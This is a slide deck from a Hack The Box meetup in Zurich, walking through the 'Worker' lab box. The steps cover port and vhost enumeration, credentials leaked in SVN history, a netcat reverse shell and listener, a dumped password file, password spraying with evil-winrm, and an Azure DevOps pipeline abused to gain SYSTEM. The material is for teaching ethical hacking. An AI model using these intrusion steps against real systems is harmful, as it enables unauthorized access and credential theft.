





Hack The Box Meetup Onsite @ CYREN ZH

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18:00 Door Opening

18:15 – 18:45 Intro and Setup

18:45 – 20:00 Hacking / Walkthrough

20:00 – 20:30 Break

20:30 – 21:45 Hacking / Walkthrough

21:45 – 22:00 Ending

Pizza orders until 19:00

Admin

- Wi-Fi: uzh-guest
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?

Slides: https://slides.hackingnight.ch

Hosts



Melanie KniepsResearcher, Project Lead CYREN ZH



Antoine Neuenschwander Tech Lead Bug Bounty, Swisscom



Hidde Vogelpoel Cybersecurity Consultant, BaXian









Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology Acknowledge there is no 100% security Find Vulnerabilities

Contradict all Assumptions

Legal Aspects

Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code
Unauthorized access to a data
processing system

Hack The Box

Provides lab environment to learn about attacker tactics

Gamification

Capture the Flag (CTF)
Hacking Competition

(warning: addictive)



> 400 virtual machines (boxes)






HTB Enterprise Platform


https://enterprise.hackthebox.com

Hacking Setup




Connect to the Lab via HTB PwnBox

Select the PwnBox instead of VPN




Connect to the Lab via HTB PwnBox

Choose the nearest location




Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu





Worker

- SVN
- VHOST enumeration
- Azure DevOps

/etc/hosts file

- Add the domain precious.htb to the /etc/hosts file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

10.10.11.XXX worker.htb

Or:

```
$ echo 10.10.11.XXX worker.htb| sudo tee -a /etc/hosts
```

Enumeration

Check all open ports


```
$ nmap -p- --min-rate 10000 -oA nmap/all-tcp worker.htb
```

Detailed scan


```
$ nmap -p 80, 3650,5985 -sC -sV -oA nmap/scriptscan worker.htb
```

HTTP Enumeration

- Default IIS page
- Are there any virtual hosts?



Virtual Hosts



Enumerating Virtual Hosts

Fuzzing

```
$ wfuzz -c -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt -u http://10.10.10.203 -H 'Host: FUZZ.worker.htb' --hh 703
```

- We find multiple domains: alpha, story, devops, cartoon, dimension
- Add them to /etc/hosts again
- Lets visit them!


SVN

- On port 3690
- Version Control System
- Check out previous versions


```
→ svn cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

Azure DevOps

DevOps toolchain



Pipelines



Shell

- Basic command shell
- nc64.exe to start reverse shell

GROUP INFORMATION

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group		Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group		Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group		Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group		Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias		Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group		Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Finding passwords

- Get-PSDrive to identify drives
- W:\svnrepos looks interesting

```
PS W:\svnrepos\www\conf> cat passwd
cat passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.
[users]
nathen = wendel98
nichin = fgerfgerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
```

User Access

User enumeration

- Check C:\Users\
- Find robisl user

Spraying

Spray with nxc

\$ evil-winrm -i worker.htb -u robisl

User owned


Don't forget to claim the flag!!

Back to DevOps


- Users often reuse passwords
- Let's try it out!



Pipelines





Pipeline Failure :(




Custom Pipeline

Runs as admin!





Root Shell



root!

```
→ www rlwrap nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.240.244] 50972
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
W:\agents\agent11\_work\8\s>whoami
whoami
nt authority\system
```

Bonus



https://decoder.cloud/2020/05/11/no-more-juicypotato-old-story-welcome-roguepotato/



Thanks for your Participation! You did Awesome!!!



3x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

21.08.2025	0x0F Onsite @ BDO Switzerland	BDO
25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO

